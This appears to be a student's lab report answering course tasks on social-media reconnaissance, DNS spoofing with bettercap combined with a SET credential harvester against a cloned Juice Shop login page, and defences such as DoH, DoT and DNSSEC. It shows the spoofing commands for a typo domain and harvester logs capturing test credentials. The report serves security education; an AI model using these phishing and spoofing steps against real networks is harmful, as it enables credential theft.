


Task 9 (10 %): Discuss the role of social media platforms in modern social engineering attacks. Define 2 or more scenarios where an attacker uses Social media to gather more information on a target.

Social media platforms have become a key tool in social engineering attacks because they give attackers access to a lot of personal and professional information about their targets. Attackers can easily gather details about a person's job, interests, and social circle from platforms like Facebook or LinkedIn, and use that information to make their attacks more believable. For example, an attacker might create a fake profile pretending to be one of the target's friends or co-workers and send them a message with a link to a phishing site. Since the target thinks it's from someone they trust, they're more likely to click on it. Another way attackers use social media is by looking up a person's job role on LinkedIn. They can use this information to send a very specific email pretending to be from someone in their company, asking for sensitive information like passwords or financial data.

3 Combining dns.spoof with SET (30%)


We can get the input value from the victim




```
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
10.13.37.103 - - [12/Oct/2024 21:57:52] "GET / HTTP/1.1" 200 -
10.13.37.103 - - [12/Oct/2024 21:57:53] "GET /assets/i18n/en.json HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:53] "GET /rest/admin/application-configuration HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /socket.io/?EIO=4&transport=polling&t=PA3cABD HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /rest/admin/application-version HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /rest/admin/application-configuration HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /api/Challenges/?name=Score%20Board HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /rest/languages HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /rest/admin/application-version HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /rest/admin/application-configuration HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /api/Challenges/?name=Score%20Board HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /rest/admin/application-configuration HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /rest/admin/application-configuration HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /assets/public/images/JuiceShop_Logo.png HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /api/Quantitys/ HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:54] "GET /rest/products/search?q= HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:57] "GET /socket.io/?EIO=4&transport=polling&t=PA3cA-s HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:58] "GET /socket.io/?EIO=4&transport=polling&t=PA3cBMI HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:57:59] "GET /rest/admin/application-configuration HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:01] "GET /socket.io/?EIO=4&transport=polling&t=PA3cC6d HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:06] "GET /socket.io/?EIO=4&transport=polling&t=PA3cDL0 HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:11] "GET /socket.io/?EIO=4&transport=polling&t=PA3cEXr HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:16] "GET /socket.io/?EIO=4&transport=polling&t=PA3cFnY HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:21] "GET /socket.io/?EIO=4&transport=polling&t=PA3cH0z HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:26] "GET /socket.io/?EIO=4&transport=polling&t=PA3cIFI HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:31] "GET /socket.io/?EIO=4&transport=polling&t=PA3cJTe HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:36] "GET /socket.io/?EIO=4&transport=polling&t=PA3cKi1 HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:41] "GET /socket.io/?EIO=4&transport=polling&t=PA3cLwM HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:46] "GET /socket.io/?EIO=4&transport=polling&t=PA3cN8f HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:51] "GET /socket.io/?EIO=4&transport=polling&t=PA3cOM- HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:58:56] "GET /socket.io/?EIO=4&transport=polling&t=PA3cPbN HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:59:01] "GET /socket.io/?EIO=4&transport=polling&t=PA3cQpk HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:59:06] "GET /socket.io/?EIO=4&transport=polling&t=PA3cS20 HTTP/1.1" 404 -
10.13.37.103 - - [12/Oct/2024 21:59:07] "GET /rest/user/whoami HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: {"email":"ddd","password":"12345"}
POSSIBLE PASSWORD FIELD FOUND: {"email":"ddd","password":"12345"}
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Set up DNS spoofing to redirect requests for twiter.com to the cloned Juice Shop login page:

```
10.13.37.0/24 > 10.13.37.104  » dns.spoof off
10.13.37.0/24 > 10.13.37.104  » set dns.spoof.address 10.13.37.104
10.13.37.0/24 > 10.13.37.104  » set dns.spoof.domains twiter.com
10.13.37.0/24 > 10.13.37.104  » dns.spoof on
[01:49:10] [sys.log] [inf] dns.spoof twiter.com → 10.13.37.104
```



Task 10 (5 %): Why DNS spoofing doesn't work on previously visited websites?

DNS spoofing might not work on websites the target has already visited because of something called DNS caching. When someone visits a website for the first time, the computer or the browsers save the IP address of that website in a DNS cache. This cache is used so that the next time they visit the same site, the computer doesn't need to ask the DNS server for the IP again; it just uses the one already stored. If the IP is cached, BetterCAP's spoofed IP won't be used because the computer isn't asking for the IP again—it's using the cached one instead. DNS spoofing works best on websites the target hasn't visited before or on lesser-used domains.

Task 11 (10 %): The user in the target machine (victim) can help the attacker to complete the failed DNS spoofing (see task 12). Explain how this can happen.

The victim can unknowingly help the attacker by performing actions that force the system to reattempt a DNS query, giving the attacker another chance to spoof the response. This usually happens when the DNS cache is cleared, either by flushing it manually, restarting the browser or computer, or changing network settings. Additionally, visiting new or similar domains that haven't been cached or running commands provided by the attacker can also trigger new DNS requests, and can also aid the attack.

Task 12 (5 %): Explain how DNS over HTTPS (DoH) and DNS over TLS (DoT) work and discuss how they can prevent DNS spoofing attacks.

DoH and DoT enhance the privacy and security of DNS queries by encrypting them, preventing attackers from intercepting or tampering with DNS traffic. DoH sends DNS queries over HTTPS, blending them with regular web traffic, while DoT uses TLS connections to encrypt DNS queries. Both protocols protect against DNS spoofing by preventing attackers from viewing or modifying DNS queries through encryption, ensuring data integrity, and using TLS authentication.

Task 13 (5 %): Explain how DNSSEC can be used to prevent DNS spoofing attacks.

DNSSEC works by using digital signatures to verify that the DNS responses come from the legitimate source and have not been tampered with during transit. When a DNS query is made, the DNS server responding to the query attaches a digital signature to the DNS response. This signature is created using a private key, and the public key needed to verify it is stored in the DNSSEC records.To prevent DNS spoofing, DNSSEC-enabled DNS resolvers verify the digital signature before accepting a DNS response. If the signature doesn't match or is missing, the response is rejected.

Task 14 (5 %): Explain how else you could prevent DNS spoofing attacks.

Firewalls and IDS can be configured to monitor and block suspicious DNS traffic or queries from unauthorized sources. Additionally a VPN can encrypt all network traffic, including DNS queries. It protects against DNS spoofing by preventing attackers from intercepting the DNS traffic in the first place.